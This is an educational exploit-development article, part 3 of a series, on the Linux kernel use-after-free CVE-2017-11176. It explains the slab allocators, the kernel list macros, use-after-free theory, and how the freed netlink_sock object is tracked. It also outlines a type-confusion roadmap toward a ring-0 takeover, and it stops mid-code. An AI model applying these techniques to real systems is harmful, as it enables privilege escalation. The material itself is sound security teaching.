CVE-2017-11176: A step-by-step Linux Kernel exploitation (part 3/4)

Tue 02 October 2018 by Lexfo in Vulnerability.

Linux Exploit Vulnerability Kernel Step-by-step

Introduction

In the previous article, we implemented a *proof-of-concept* that triggers the bug from userland, dropping kernel modifications made with System Tap in part 1.

This article starts by introducing the memory subsystem and the SLAB allocator. Those are such huge topics that **we strongly recommend the reader to get the external resources pointed out**. Understanding them is absolutely mandatory to exploit any kind of use-after-free or heap overflow bugs.

The basic theory about use-after-free will be explained, as well as the information gathering steps required to exploit them. Next, we will try to apply it to the bug and analyze different primitives available in our particular bug. A reallocation strategy will be presented to turn the use-after-free into an arbitrary call primitive. In the end, the exploit will be able to panic the kernel in a controlled manner (no random crash anymore).

The technics exposed here are a common way to exploit a use-after-free in the Linux Kernel (type confusion). Moreover, the way chosen to exploit the use-after-free is the arbitrary call. Because of hardcoded stuff, the exploit cannot be *targetless*, nor bypass kASLR (the kernel version of Address Space Layout Randomization).

Note that this very same bug might be exploited in various ways to gain other primitives (i.e. arbitrary read/write) and bypass kaslr/smap/smep (we will bypass smep in part 4 however). With the *proof-of-concept* code in hands, this is where you can actually be creative as an exploit writer.

In addition, kernel exploits run in a very chaotic environment. While it was not a problem in previous articles, now it will (cf. reallocation). That is, if there is one place where your exploit can fail (because you've been raced), it will mostly be here. Reliable reallocation being an *open field* subject, more *complex* tricks cannot fit in this article.

Finally, because kernel data structure layout will matter now, and those being different in the debug/production kernel, we will say goodbye to system tap as it can't run on a production kernel. It means that we will need to use more classic tools in order to debug the exploit. Furthermore, your structure layouts will mostly be different from ours, **the exploit provided here won't work on your system without modifications**.

Get ready to crash (a lot), this is where the fun begins :-).

Table of Contents

Core Concepts #3

The third "core concepts" section tries to introduce the memory subsystem (also called "mm"). This is such a *vast* subject that books exist to only cover this part of the kernel. Because this section isn't self-sufficient, it is recommended to read the following documentations. Nevertheless, it will present core

data structure of the Linux kernel used to manage memory so we can be on the same page (pun intended).

- Understanding the Linux Kernel (chapters 2,8,9)
- Understanding The Linux Virtual Memory Manager
- Linux Device Driver: Allocating Memory
- OSDev: Paging

At the very least, please the read the chapter 8 of "Understanding The Linux Virtual Memory Manager".

In the end of this *core concept* section, we will introduce the **container_of()** macro and present a common usage of *doubly-linked circular list* in the Linux kernel. A basic example will be developed to understand the **list_for_each_entry_safe()** macro (mandatory for the exploit).

Physical Page Management

One of the most critical tasks of any operating system is to manage memory. It has to be fast, secure, stable and minimize *fragmentation*. Unfortunately, most of these goals are orthogonal (security often implies performance penalty). For efficiency reasons, the physical memory is divided in a *fixed-length* block of contiguous memory. This block is called a **page frame** and (generally) has a fixed size of 4096 bytes. It can be retrieved using the *PAGE_SIZE* macro.

Because the kernel must handle memory, it has kept track of every physical page frames as well as information about them. For instance, it has to know if a particular page frame is free for use or not. This kind of information is stored in a **struct page** data structure (also called "Page Descriptor").

The kernel can request one or more contiguous pages with *alloc_pages()* and free them with *free_pages()*. The allocator responsible to handle those requests is called the *Zoned Page Frame Allocator*. Since this allocator uses a buddy system algorithm, it is often just called the **Buddy Allocator**.

Slab Allocators

The granularity offered by the buddy allocator is not suitable for every situation. For instance, if the kernel only wants to allocate 128 bytes of memory, it might ask for a page but then, 3968 bytes of memory will get wasted. This is called internal fragmentation. To overcome this issue, Linux implements more fine-grained allocators: **Slab Allocators**. To keep it simple, consider that the Slab Allocator is responsible for handling the equivalence of *malloc() / free()* for the kernel.

The Linux kernel offers three different Slab allocators (only one is used):

- SLAB allocator: the historical allocator, focused on hardware cache optimization (Debian still uses it).
- SLUB allocator: the "new" standard allocator since 2007 (used by Ubuntu/CentOS/Android).
- SLOB allocator: designed for embedded systems with very little memory.

NOTE: We will use the following naming convention: Slab is "a" Slab allocator (be it SLAB, SLUB, SLOB). The SLAB (capital) is one of the three allocators. While a slab (lowercase) is an object used by Slab allocators.

We cannot cover every Slab allocator here. Our target uses the SLAB allocator which is well documented. The SLUB seems to be more widespread nowadays and there isn't much documentation but the code itself. Fortunately, (we think that) the SLUB is actually easier to understand. There is no "cache coloring" stuff, it does not track "full slab", there is no internal/external slab management, etc. In order to know which Slab is deployed on your target, read the config file:

```
$ grep "CONFIG_SL.B=" /boot/config-$(uname -r)
```

The *reallocation* part will change depending on the deployed Slab allocator. While being more complex to understand, **it is easier to exploit *use-after-free* on the SLAB** than the SLUB. On the other hand, exploiting the SLUB brings another benefit: slab aliasing (i.e. more objects are stored in the "general" kmemcaches).

Cache and slab

Because the kernel tends to allocate object of the same size again and again, it would be inefficient to request/release pages of the same memory area. To prevent this, the Slab allocator stores object of the same size in a *cache* (a pool of allocated page frames). A cache is described by the **struct kmem_cache** (also called "cache descriptor"):

```
struct kmem_cache {
  // ...
    unsigned int        num;            // number of objects per slab
    unsigned int        gfporder;       // logarithm number of contiguous page frames in a sl
ab
    const char          *name;          // name of the cache
    int                 obj_size;       // object size in this cache
    struct kmem_list3   **nodelists;    // holds list of empty/partial/full slabs
    struct array_cache  *array[NR_CPUS]; // per-cpu cache
};
```

The objects themselves are stored in slabs. **A slab is basically one or more contiguous page frame(s)**. A single slab can hold *num* objects of size *obj_size*. For instance, a slab spanned across a single page (4096 bytes) can holds 4 objects of 1024 bytes.

The status of a single slab (e.g. number of free objects) is described by the **struct slab** (also called "slab management structure"):

```
struct slab {
    struct list_head list;
    unsigned long colouroff;
    void *s_mem;                    // virtual address of the first object
    unsigned int inuse;             // number of "used" object in the slab
    kmem_bufctl_t free;             // the use/free status of each objects
    unsigned short nodeid;
};
```

The slab management structure can be either stored in the slab itself (internal) or in another memory location (external). The rationale behind this is to reduce external fragmentation. Where the slab management structure is stored depends on the object size of the cache. If the object size is smaller than 512 bytes, the slab management structure is stored inside the slab otherwise it is stored externally.

NOTE: Do not worry too much about this internal/external stuff, we are exploiting a *use-after-free*. On the other hand, if you are exploiting a *heap overflow*, understanding this would be mandatory.

Retrieving the *virtual address* of an object in a slab can be done with the **s_mem** field in combination with offsets. To keep it simple, consider that the first object address is *s_mem*, the second object is *s_mem + obj_size*, the third *s_mem + 2*obj_size*, etc... This is actually more complex because of "colouring" stuff used for hardware cache efficiency, but this is out-of-topic.

Slabs Housekeeping and Buddy interactions

When a new slab is created, the Slab allocator politely asks the Buddy allocator for page frames. Conversely, when a slab is destroyed, it gives its pages back to the Buddy. Of course, the kernel tries to reduce slab creation/destruction for performance reasons.

NOTE: One might wonder why *gfporder* (*struct kmem_cache*) is the "logarithm number" of contiguous page frames. The reason is that the Buddy allocator does not work with byte sizes. Instead it works with power-of-two "order". That is, an order of 0 means 1 page, order of 1 means 2 *contiguous* pages, order of 2 means 4 *contiguous* pages, etc.

For each cache, the Slab allocator keeps three doubly-linked lists of slabs:

- full slabs: all objects of a slab are used (i.e. allocated)
- free slabs: all objects of a slab are free (i.e. the slab is empty)
- partial slabs: some objects of the slab are used and other are free

These lists are stored in the cache descriptor (*struct kmem_cache*) in the **nodelists** field. Each slab belong to one of these lists. A slab can be moved between them during allocation or free operations (e.g. when allocating the last free object of a partial list, the slab is moved to the *full slabs list*).

In order to reduce the interactions with the Buddy allocator, the **SLAB allocator keeps a *pool* of several free/partial slabs**. When allocating an object, it tries to find a free object from those lists. If every slab is full, the Slab needs to create new slabs by asking more pages to the Buddy. This is known as a *cache_grow()* operation. Conversely, if the Slab has "too much" free slabs, it destroys some to give pages back to the Buddy.

Per-CPU Array Cache

In the previous section, we've seen than during an allocation, the Slab needs to *scan* the free or the partial slabs list. Finding a free slot through list scanning is somehow inefficient (e.g. accessing lists require some locking, need to find the offset in the slab, etc.).

In order to *boost* the performance, the Slab stores an array of pointers to free objects. This array is the **struct array_cache** data structure and is stored in the **array** field of a *struct kmem_cache*.

```
struct array_cache {
    unsigned int avail;       // number of pointers available AND index to the first free slot
    unsigned int limit;       // maximum number of pointers
    unsigned int batchcount;
    unsigned int touched;
    spinlock_t lock;
    void *entry[];            //  the actual pointers array
};
```

The *array_cache* itself is used as a *Last-In First-Out (LIFO)* data structure (i.e. a stack). This is an *awesome* property from an exploiter point-of-view! This is the main reason why exploiting use-after-free is easier on SLAB than SLUB.

In the *fastest* code path, allocating memory is as simple as:

```
static inline void *____cache_alloc(struct kmem_cache *cachep, gfp_t flags) // yes... four "_"
{
    void *objp;
    struct array_cache *ac;

    ac = cpu_cache_get(cachep);

    if (likely(ac->avail)) {
        STATS_INC_ALLOCHIT(cachep);
        ac->touched = 1;
        objp = ac->entry[--ac->avail];        // <-----
  }

  // ... cut ...

  return objp;
}
```

In the very same way, the *fastest* free code path is:

```
static inline void __cache_free(struct kmem_cache *cachep, void *objp)
{
    struct array_cache *ac = cpu_cache_get(cachep);

  // ... cut ...

    if (likely(ac->avail < ac->limit)) {
        STATS_INC_FREEHIT(cachep);
        ac->entry[ac->avail++] = objp;          // <-----
        return;
  }
}
```

In other words, allocation/free operations have a *O(1)* complexity in the best scenario case.

WARNING: If the *fastest* path fails, then the allocation algorithm falls back to a slower solution (scan free/partial slab lists) or even slower (cache grow).

Note that **there is one array_cache per cpu**. The array cache of the currently running cpu can be retrieved with **cpu_cache_get()**. Doing so (like any per-cpu variables) allows to reduce *locking* operations, hence boost the performance.

WARNING: Each object pointer in the array cache might belong to different slabs!

General Purpose and Dedicated Caches

In order to reduce *internal fragmentation*, the kernel creates several caches with a power-of-two object size (32, 64, 128, ...). It guarantees that the internal fragmentation will always be smaller than 50%. In fact, when the kernel tries to allocate memory of a particular size, it searches the closest upper-bounded cache where the object can fit. For instance, allocating 100 bytes will land into the 128 bytes cache.

In the SLAB, general purpose caches are prefixed with "size-" (e.g. "size-32", "size-64"). In the SLUB, general purpose caches are prefixed with "kmalloc-" (e.g. "kmalloc-32", ...). Since we think the SLUB convention is better, we will always use it even if our target runs with the SLAB.

In order to allocate/free memory from a *general purpose* cache, the kernel uses *kmalloc()* and *kfree()*.

Because some objects will be allocated/freed a lot, the kernel creates some special "dedicated" caches. For instance, the *struct file* object is an object used in lots of places which has its own dedicated cache (filp). By creating a dedicated cache for these objects, it guarantees that the internal fragmentation of those caches will be near zero.

In order to allocate/free memory from a *dedicated* cache, the kernel uses *kmem_cache_alloc()* and *kmem_cache_free()*.

In the end, both *kmalloc()* and *kmem_cache_alloc()* land in the **__cache_alloc()** function. Similarly, both *kfree()* and *kmem_cache_free()* end in **__cache_free()**.

NOTE: You can see the full list of caches as well as handful information in **/proc/slabinfo**.

The container_of() Macro

The **container_of()** macro is used all over the place in the Linux kernel. Sooner or later you will need to understand it. Let's look at the code:

```
#define container_of(ptr, type, member) ({          \
    const typeof( ((type *)0)->member ) *__mptr = (ptr);    \
    (type *)( (char *)__mptr - offsetof(type,member) );})
```

The purpose of *container_of()* macro is to **retrieve the address of a structure from one of its members**. It uses two macros:

- typeof() - define a compile-time type
- offsetof() - find the offset (in bytes) of a field in a structure

That is, it takes the current field address and subtracts its offset from the "embedder" structure. Let's take a concrete example:

```
struct foo {
  unsigned long a;
  unsigned long b;  // offset=8
}

void* get_foo_from_b(unsigned long *ptr)
{
  // "ptr" points to the "b" field of a "struct foo"
  return container_of(ptr, struct foo, b);
}

void bar() {
  struct foo f;
  void *ptr;

  printf("f=%p\n", &f);          // <----- print 0x0000aa00
  printf("&f->b=%p\n", &f->b);   // <----- print 0x0000aa08

  ptr = get_foo_from_b(&f->b);
  printf("ptr=%p\n", ptr);       // <----- print 0x0000aa00, the address of "f"
}
```

Doubly-Linked Circular List Usage

The Linux kernel makes an extensive use of doubly-linked circular list. It is important to understand them in general AND it is required here to reach our arbitrary call primitive. Instead of just looking at the actual implementation, we will develop a simple example to understand how they are used. By the end of this section, you should be able to **understand the *list_for_each_entry_safe()* macro**.

NOTE: To keep this section simple, we will simply use "list" instead of *"doubly-linked circular list"*.

To handle the list, Linux uses a single structure:

```
struct list_head {
    struct list_head *next, *prev;
};
```

This is a dual-purpose structure that can be either used to:

1. Represent the list itself (i.e. the "head")
2. Represent an element in a list

A list can be initialized with the **INIT_LIST_HEAD** function which makes both *next* and *prev* field point to the list itself.

```c
static inline void INIT_LIST_HEAD(struct list_head *list)
{
    list->next = list;
    list->prev = list;
}
```

Let's define a fictional *resource_owner* structure:

```c
struct resource_owner
{
  char name[16];
  struct list_head consumer_list;
};

void init_resource_owner(struct resource_owner *ro)
{
  strncpy(ro->name, "MYRESOURCE", 16);
  INIT_LIST_HEAD(&ro->consumer_list);
}
```

To use a list, each element (e.g. consumer) of that list must **embed** a *struct list_head* field. For instance:

```c
struct resource_consumer
{
  int id;
  struct list_head list_elt;    // <----- this is NOT a pointer
};
```

This consumer is added/removed to the list with **list_add()** and **list_del()** function respectively. A typical code is:

```c
int add_consumer(struct resource_owner *ro, int id)
{
  struct resource_consumer *rc;

  if ((rc = kmalloc(sizeof(*rc), GFP_KERNEL)) == NULL)
    return -ENOMEM;

  rc->id = id;
  list_add(&rc->list_elt, &ro->consumer_list);

  return 0;
}
```

Next, we want to release a consumer but we only have a pointer from the list entry (bad design intended). We retrieve the structure with *container_of()* macro, delete the element from the list and free it:

```c
void release_consumer_by_entry(struct list_head *consumer_entry)
{
  struct resource_consumer *rc;

  // "consumer_entry" points to the "list_elt" field of a "struct resource_consumer"
  rc = container_of(consumer_entry, struct resource_consumer, list_elt);

  list_del(&rc->list_elt);
  kfree(rc);
}
```

Then, we want to provide a helper to retrieve a resource consumer based on its *id*. We will need to iterate over the whole list using the **list_for_each()** macro:

```c
#define list_for_each(pos, head) \
    for (pos = (head)->next; pos != (head); pos = pos->next)

#define list_entry(ptr, type, member) \
    container_of(ptr, type, member)
```

As we can see, we need to use the *container_of()* macro because *list_for_each()* only gives us a *struct list_head* pointer (i.e. iterator). This operation is often replaced with the **list_entry()** macro (which does the exact same thing, but has a *better* name):

```c
struct resource_consumer* find_consumer_by_id(struct resource_owner *ro, int id)
{
  struct resource_consumer *rc = NULL;
  struct list_head *pos = NULL;

  list_for_each(pos, &ro->consumer_list) {
    rc = list_entry(pos, struct resource_consumer, list_elt);
    if (rc->id == id)
      return rc;
  }

  return NULL; // not found
}
```

Having to declare a *struct list_head* variable and using *list_entry()/container_of()* macros is actually a bit heavy. Because of this, there is the **list_for_each_entry()** macro (which uses *list_first_entry()* and *list_next_entry()* macros):

```c
#define list_first_entry(ptr, type, member) \
    list_entry((ptr)->next, type, member)

#define list_next_entry(pos, member) \
    list_entry((pos)->member.next, typeof(*(pos)), member)

#define list_for_each_entry(pos, head, member)              \
    for (pos = list_first_entry(head, typeof(*pos), member);    \
         &pos->member != (head);                    \
         pos = list_next_entry(pos, member))
```

We can re-write the previous code with a more compact version (without declaring a *struct list_head* anymore):

```c
struct resource_consumer* find_consumer_by_id(struct resource_owner *ro, int id)
{
  struct resource_consumer *rc = NULL;

  list_for_each_entry(rc, &ro->consumer_list, list_elt) {
    if (rc->id == id)
      return rc;
  }

  return NULL; // not found
}
```

Next, we want a function that releases every consumer. This raises two problems:

- our *release_consumer_by_entry()* function is poorly designed and takes a *struct list_head* pointer in argument
- the *list_for_each()* macro expect the list to be **immutable**

That is, we can't release an element while walking the list. This would lead to *use-after-free* (they are everywhere...). To address this issue, the **list_for_each_safe()** has been created. It "prefetches" the next element:

```c
#define list_for_each_safe(pos, n, head) \
    for (pos = (head)->next, n = pos->next; pos != (head); \
        pos = n, n = pos->next)
```

It implies that we will need to declare two *struct list_head*:

```c
void release_all_consumers(struct resource_owner *ro)
{
  struct list_head *pos, *next;

  list_for_each_safe(pos, next, &ro->consumer_list) {
    release_consumer_by_entry(pos);
  }
}
```

Finally, we realized that *release_consumer_by_entry()* was ugly, so we rewrite it using a *struct resource_consumer* pointer in argument (no more container_of()):

```
void release_consumer(struct resource_consumer *rc)
{
  if (rc)
  {
    list_del(&rc->list_elt);
    kfree(rc);
  }
}
```

Because it does not take a *struct list_head* in argument anymore, our *release_all_consumers()* function can be rewritten with the **list_for_each_entry_safe()** macro:

```
#define list_for_each_entry_safe(pos, n, head, member)          \
    for (pos = list_first_entry(head, typeof(*pos), member),    \
        n = list_next_entry(pos, member);           \
         &pos->member != (head);                    \
         pos = n, n = list_next_entry(n, member))
```

That is:

```
void release_all_consumers(struct resource_owner *ro)
{
  struct resource_consumer *rc, *next;

  list_for_each_entry_safe(rc, next, &ro->consumer_list, list_elt) {
    release_consumer(rc);
  }
}
```

Nice, our code does not use *struct list_head* variables anymore.

Hopefully, you now understand the **list_for_each_entry_safe()** macro. If not, read this section again. It is **mandatory** to understand it because it will be used to reach our *arbitrary call primitive* in the exploit. We will even look at it in assembly (because of offsets)! Better to understand it now...

Use-after-free 101

This section will cover the basic theory of use-after-free, expose the pre-requisites to exploit them and the most common exploitation strategy.

The Pattern

It is hard to find a better name for this kind of vulnerability as it describes everything in its name. The simplest pattern of a *use-after-free* is:

```
int *ptr = (int*) malloc(sizeof(int));
*ptr = 54;
free(ptr);
*ptr = 42; // <----- use-after-free
```

The reason why this is a bug is that nobody knows what is in memory (pointed by *ptr*) after the call to *free(ptr)*. It is called a **dangling pointer**. Reading and/or writing operations are an undefined behavior. In the best scenario case, this will just be a *no-op*. In the worst scenario case, this can crash an application (or the kernel).

Information Gathering

Exploiting *use-after-free* bugs in kernel often follows the same scheme. Before trying to, you must be able to answer those questions:

1. What is the allocator? How does it work?
2. What object are we talking about?
3. What *cache* does it belong to? Object size? Dedicated/general?
4. Where is it allocated/freed?
5. Where the object is being used after being freed? How (reading/writing)?

To answer those questions, the Google guys developed a nice Linux patch: KASAN (Kernel Address SANitizer). A typical output is:

```
==================================================================
BUG: KASAN: use-after-free in debug_spin_unlock                              // <--- the "where"
kernel/locking/spinlock_debug.c:97 [inline]
BUG: KASAN: use-after-free in do_raw_spin_unlock+0x2ea/0x320
kernel/locking/spinlock_debug.c:134
Read of size 4 at addr ffff88014158a564 by task kworker/1:1/5712             // <--- the "how"

CPU: 1 PID: 5712 Comm: kworker/1:1 Not tainted 4.11.0-rc3-next-20170324+ #1
Hardware name: Google Google Compute Engine/Google Compute Engine,
BIOS Google 01/01/2011
Workqueue: events_power_efficient process_srcu
Call Trace:                                                                  // <--- call trace
 that reach it
 __dump_stack lib/dump_stack.c:16 [inline]
 dump_stack+0x2fb/0x40f lib/dump_stack.c:52
 print_address_description+0x7f/0x260 mm/kasan/report.c:250
 kasan_report_error mm/kasan/report.c:349 [inline]
 kasan_report.part.3+0x21f/0x310 mm/kasan/report.c:372
 kasan_report mm/kasan/report.c:392 [inline]
 __asan_report_load4_noabort+0x29/0x30 mm/kasan/report.c:392
 debug_spin_unlock kernel/locking/spinlock_debug.c:97 [inline]
 do_raw_spin_unlock+0x2ea/0x320 kernel/locking/spinlock_debug.c:134
 __raw_spin_unlock_irq include/linux/spinlock_api_smp.h:167 [inline]
 _raw_spin_unlock_irq+0x22/0x70 kernel/locking/spinlock.c:199
 spin_unlock_irq include/linux/spinlock.h:349 [inline]
 srcu_reschedule+0x1a1/0x260 kernel/rcu/srcu.c:582
 process_srcu+0x63c/0x11c0 kernel/rcu/srcu.c:600
 process_one_work+0xac0/0x1b00 kernel/workqueue.c:2097
 worker_thread+0x1b4/0x1300 kernel/workqueue.c:2231
 kthread+0x36c/0x440 kernel/kthread.c:231
 ret_from_fork+0x31/0x40 arch/x86/entry/entry_64.S:430

Allocated by task 20961:                                                     // <--- where is
 it allocated
 save_stack_trace+0x16/0x20 arch/x86/kernel/stacktrace.c:59
 save_stack+0x43/0xd0 mm/kasan/kasan.c:515
 set_track mm/kasan/kasan.c:527 [inline]
 kasan_kmalloc+0xaa/0xd0 mm/kasan/kasan.c:619
 kmem_cache_alloc_trace+0x10b/0x670 mm/slab.c:3635
 kmalloc include/linux/slab.h:492 [inline]
 kzalloc include/linux/slab.h:665 [inline]
 kvm_arch_alloc_vm include/linux/kvm_host.h:773 [inline]
 kvm_create_vm arch/x86/kvm/../../../virt/kvm/kvm_main.c:610 [inline]
 kvm_dev_ioctl_create_vm arch/x86/kvm/../../../virt/kvm/kvm_main.c:3161 [inline]
 kvm_dev_ioctl+0x1bf/0x1460 arch/x86/kvm/../../../virt/kvm/kvm_main.c:3205
 vfs_ioctl fs/ioctl.c:45 [inline]
 do_vfs_ioctl+0x1bf/0x1780 fs/ioctl.c:685
 SYSC_ioctl fs/ioctl.c:700 [inline]
 SyS_ioctl+0x8f/0xc0 fs/ioctl.c:691
 entry_SYSCALL_64_fastpath+0x1f/0xbe

Freed by task 20960:                                                         // <--- where it
 has been freed
 save_stack_trace+0x16/0x20 arch/x86/kernel/stacktrace.c:59
 save_stack+0x43/0xd0 mm/kasan/kasan.c:515
 set_track mm/kasan/kasan.c:527 [inline]
 kasan_slab_free+0x6e/0xc0 mm/kasan/kasan.c:592
 __cache_free mm/slab.c:3511 [inline]
 kfree+0xd3/0x250 mm/slab.c:3828
 kvm_arch_free_vm include/linux/kvm_host.h:778 [inline]
 kvm_destroy_vm arch/x86/kvm/../../../virt/kvm/kvm_main.c:732 [inline]
 kvm_put_kvm+0x709/0x9a0 arch/x86/kvm/../../../virt/kvm/kvm_main.c:747
 kvm_vm_release+0x42/0x50 arch/x86/kvm/../../../virt/kvm/kvm_main.c:758
 __fput+0x332/0x800 fs/file_table.c:209
 ____fput+0x15/0x20 fs/file_table.c:245
 task_work_run+0x197/0x260 kernel/task_work.c:116
 exit_task_work include/linux/task_work.h:21 [inline]
 do_exit+0x1a53/0x27c0 kernel/exit.c:878
 do_group_exit+0x149/0x420 kernel/exit.c:982
 get_signal+0x7d8/0x1820 kernel/signal.c:2318
 do_signal+0xd2/0x2190 arch/x86/kernel/signal.c:808
 exit_to_usermode_loop+0x21c/0x2d0 arch/x86/entry/common.c:157
 prepare_exit_to_usermode arch/x86/entry/common.c:194 [inline]
 syscall_return_slowpath+0x4d3/0x570 arch/x86/entry/common.c:263
 entry_SYSCALL_64_fastpath+0xbc/0xbe

The buggy address belongs to the object at ffff880141581640
 which belongs to the cache kmalloc-65536 of size 65536                      // <---- the ob
ject's cache
The buggy address is located 36644 bytes inside of
 65536-byte region [ffff880141581640, ffff880141591640)
The buggy address belongs to the page:                                       // <---- even m
ore info
page:ffffea000464b400 count:1 mapcount:0 mapping:ffff880141581640
index:0x0 compound_mapcount: 0
flags: 0x200000000008100(slab|head)
raw: 0200000000008100 ffff880141581640 0000000000000000 0000000100000001
```

```
raw: ffffea00064b1f20 ffffea000640fa20 ffff8801db800d00
page dumped because: kasan: bad access detected

Memory state around the buggy address:
 ffff88014158a400: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
 ffff88014158a480: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
>ffff88014158a500: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
                                                 ^
 ffff88014158a580: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
 ffff88014158a600: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
==================================================================
```

Pretty neat, isn't it?

NOTE: The previous error report has been taken from syzkaller, another nice tool.

Unfortunately, you might not be able to run KASAN in your lab setup. As far as we remember, KASAN requires a minimum kernel version of 4.x and does not support every architecture. In that case, you will need to do this job *by hand*.

In addition, KASAN only shows you one place where the use-after-free occurs. In reality, there could be **more dangling pointers** (more on this later). Identifying them requires additional code review.

Exploiting Use-After-Free with Type Confusion

There are multiple ways to exploit a *use-after-free* bug. For instance, one can try to play with allocator meta-data. Doing it this way in the kernel can be a bit tricky. It also increases the difficulty that you will face while trying to *repair* the kernel by the end of the exploit. Reparation will be covered in part 4. This is not a skippable step, otherwise the kernel can crash when your exploit exits (we already experienced it).

A common way to exploit UAF in the Linux kernel is through **type confusion**. A type confusion occurs when the kernel misinterprets the data type. It uses a data (generally a pointer) that it thinks has one type, while it actually points to another type of data. Because it is developed in C, type checking is performed during compilation. **The cpu actually doesn't care about *types*, it only dereferences addresses with fixed offsets**.

In order to exploit an UAF with type confusion, the roadmap is:

1. Prepare the kernel in a suitable state (e.g. make a socket ready to block)
2. Trigger the bug that frees the targeted object while keeping dangling pointers untouched
3. Immediately *re-allocate* with another object where you can control data
4. Trigger a use-after-free's *primitive* from the dangling pointers
5. Ring-0 takeover
6. Repair the kernel and clean everything
7. Enjoy!

If you tailored your exploit correctly, the only step that can actually fail is the step 3). We will see why.

WARNING: Exploiting *use-after-free* with "type confusion" imposes that the target object belongs to a **general purpose cache**. If this is not the case, there are techniques to deal with that but this is a bit more "advanced", we won't cover it here.

Analyze the UAF (cache, allocation, free)

In this section, we will answer the questions from the previous information gathering step.

What is the allocator? How does it work?

In our target, the allocator is the SLAB allocator. As mentioned in core concepts 3, we can retrieve this information from the *kernel config file*. Another way to do this is to check the name of the general purpose caches from **/proc/slabinfo**. Are they prefixed by *"size-"* or *"kmalloc-"*?

We also have a better view on what data structure it manipulates, especially the **array_cache**.

NOTE: If you do not master your allocator yet (especially the kmalloc()/kfree() code paths), it might be time to study it now.

What object are we talking about?

If it hasn't been obvious yet from part 1 and part 2, the object that is subject to a *use-after-free* is: **struct netlink_sock**. It has the following definition:

```c
// [include/net/netlink_sock.h]

struct netlink_sock {
    /* struct sock has to be the first member of netlink_sock */
    struct sock     sk;
    u32         pid;
    u32         dst_pid;
    u32         dst_group;
    u32         flags;
    u32         subscriptions;
    u32         ngroups;
    unsigned long       *groups;
    unsigned long       state;
    wait_queue_head_t   wait;
    struct netlink_callback *cb;
    struct mutex        *cb_mutex;
    struct mutex        cb_def_mutex;
    void            (*netlink_rcv)(struct sk_buff *skb);
    struct module       *module;
};
```

Note that this is quite obvious in our case. Sometimes, it might take a while to figure out the object in UAF. Especially, when a particular object has the ownership of various sub-objects (i.e. it handles their lifecycle). The UAF might lie in one of those sub-objects (i.e. not the *top/master* one).

Where is it freed?

In part 1 we saw that while entering *mq_notify()* the netlink's sock refcounter was set to one. The refcounter gets increased by one with *netlink_getsockbyfilp)*, decreased by one with *netlink_attachskb()* and then decreased by one (another time) in *netlink_detachskb()*. Which gaves us the following call trace:

```
- mq_notify
- netlink_detachskb
- sock_put          // <----- atomic_dec_and_test(&sk->sk_refcnt)
```

Because the refcounter reaches zero, it is then freed by calling **sk_free()**:

```c
void sk_free(struct sock *sk)
{
    /*
     * We subtract one from sk_wmem_alloc and can know if
     * some packets are still in some tx queue.
     * If not null, sock_wfree() will call __sk_free(sk) later
     */
    if (atomic_dec_and_test(&sk->sk_wmem_alloc))
        __sk_free(sk);
}
```

Remember that **sk->sk_wmem_alloc** is the "current" size of sending buffer. During netlink_sock initialization, this is set to one. Because we did not send any message from the target socket, it is still one when entering *sk_free()*. That is, it will call **__sk_free()**:

```c
      // [net/core/sock.c]

      static void __sk_free(struct sock *sk)
      {
        struct sk_filter *filter;

[0]     if (sk->sk_destruct)
          sk->sk_destruct(sk);

        // ... cut ...

[1]     sk_prot_free(sk->sk_prot_creator, sk);
      }
```

In [0], __sk_free() gives the opportunity to the sock to call a "specialized" destructor. In [1], it calls **sk_prot_free()** with the *sk_prot_create* argument of type **struct proto**. Finally, **the object is freed depending on its cache** (cf. next section):

```
static void sk_prot_free(struct proto *prot, struct sock *sk)
{
    struct kmem_cache *slab;
    struct module *owner;

    owner = prot->owner;
    slab = prot->slab;

    security_sk_free(sk);
    if (slab != NULL)
        kmem_cache_free(slab, sk);    // <----- this one or...
    else
        kfree(sk);                    // <----- ...this one ?
    module_put(owner);
}
```

That is, the final "free" calltrace is:

```
- <<< what ever calls sock_put() on a netlink_sock (e.g. netlink_detachskb()) >>>
- sock_put
- sk_free
- __sk_free
- sk_prot_free
- kmem_cache_free or kfree
```

NOTE: Remember that both *sk* and *netlink_sock* address **aliases** (cf. part 1). That is, freeing the *struct sock* pointer will release the whole *netlink_sock* object!

We need to resolve the last function call. To do this, we need to know which cache it belongs to...

What cache does it belong to?

Remember that Linux is an object-oriented system with lots of abstraction? We already saw multiple layers of abstractions, hence specialization (cf. Core Concept #1).

The *struct proto* brings another layer of abstraction, we have:

1. socket's file type (struct file) specialized with: **socket_file_ops**
2. netlink's BSD socket (struct socket) specialized with: **netlink_ops**
3. netlink's sock (struct sock) specialized with: **netlink_proto** and **netlink_family_ops**

NOTE: We will get back to *netlink_family_ops* in the next section.

Unlike *socket_file_ops* and *netlink_ops* which are mostly just a VFT, the *struct proto* is a bit more complex. It holds a VFT of course, but it also describes information about the life cycle of the "struct sock". In particular, "how" a *specialized struct sock* object can be allocated.

In our case, the two most important fields are **slab** and **obj_size**:

```
// [include/net/sock.h]

struct proto {
  struct kmem_cache *slab;      // the "dedicated" cache (if any)
  unsigned int obj_size;        // the "specialized" sock object size
  struct module *owner;         // used for Linux module's refcounting
  char name[32];
  // ...
}
```

For netlink_sock object, the struct proto is *netlink_proto*:

```
static struct proto netlink_proto = {
    .name     = "NETLINK",
    .owner    = THIS_MODULE,
    .obj_size = sizeof(struct netlink_sock),
};
```

The *obj_size* does *NOT* give the final size of the allocation, just a part of it (cf. next section).

As we can see, lots of fields are left empty (i.e. NULL). Does it mean that *netlink_proto* do not have a dedicated cache? Well, we can't conclude yet because the *slab* field is defined during **protocol registration**. We will not cover how protocol registration works, but we need a bit of understanding however.

In Linux, network modules are either loaded at boot time, or in a "lazy" way with modules (i.e. the first time a particular socket is used). In either case, the "init" function is called. In the netlink case, this function is **netlink_proto_init()**. It does (at least) two things:

1. call **proto_register(&netlink_proto, 0)**
2. call **sock_register(&netlink_family_ops)**

The *proto_register()* determines whether the protocol must use a *dedicated cache* or not. If so, it creates a dedicated *kmem_cache* otherwise, it will use the general purpose caches. This depends on the *alloc_slab* parameter (2nd argument) and is implemented with:

```
// [net/core/sock.c]

int proto_register(struct proto *prot, int alloc_slab)
{
    if (alloc_slab) {
        prot->slab = kmem_cache_create(prot->name,           // <----- creates a kmem_cache na
med "prot->name"
                    sk_alloc_size(prot->obj_size), 0,        // <----- uses the "prot->obj_siz
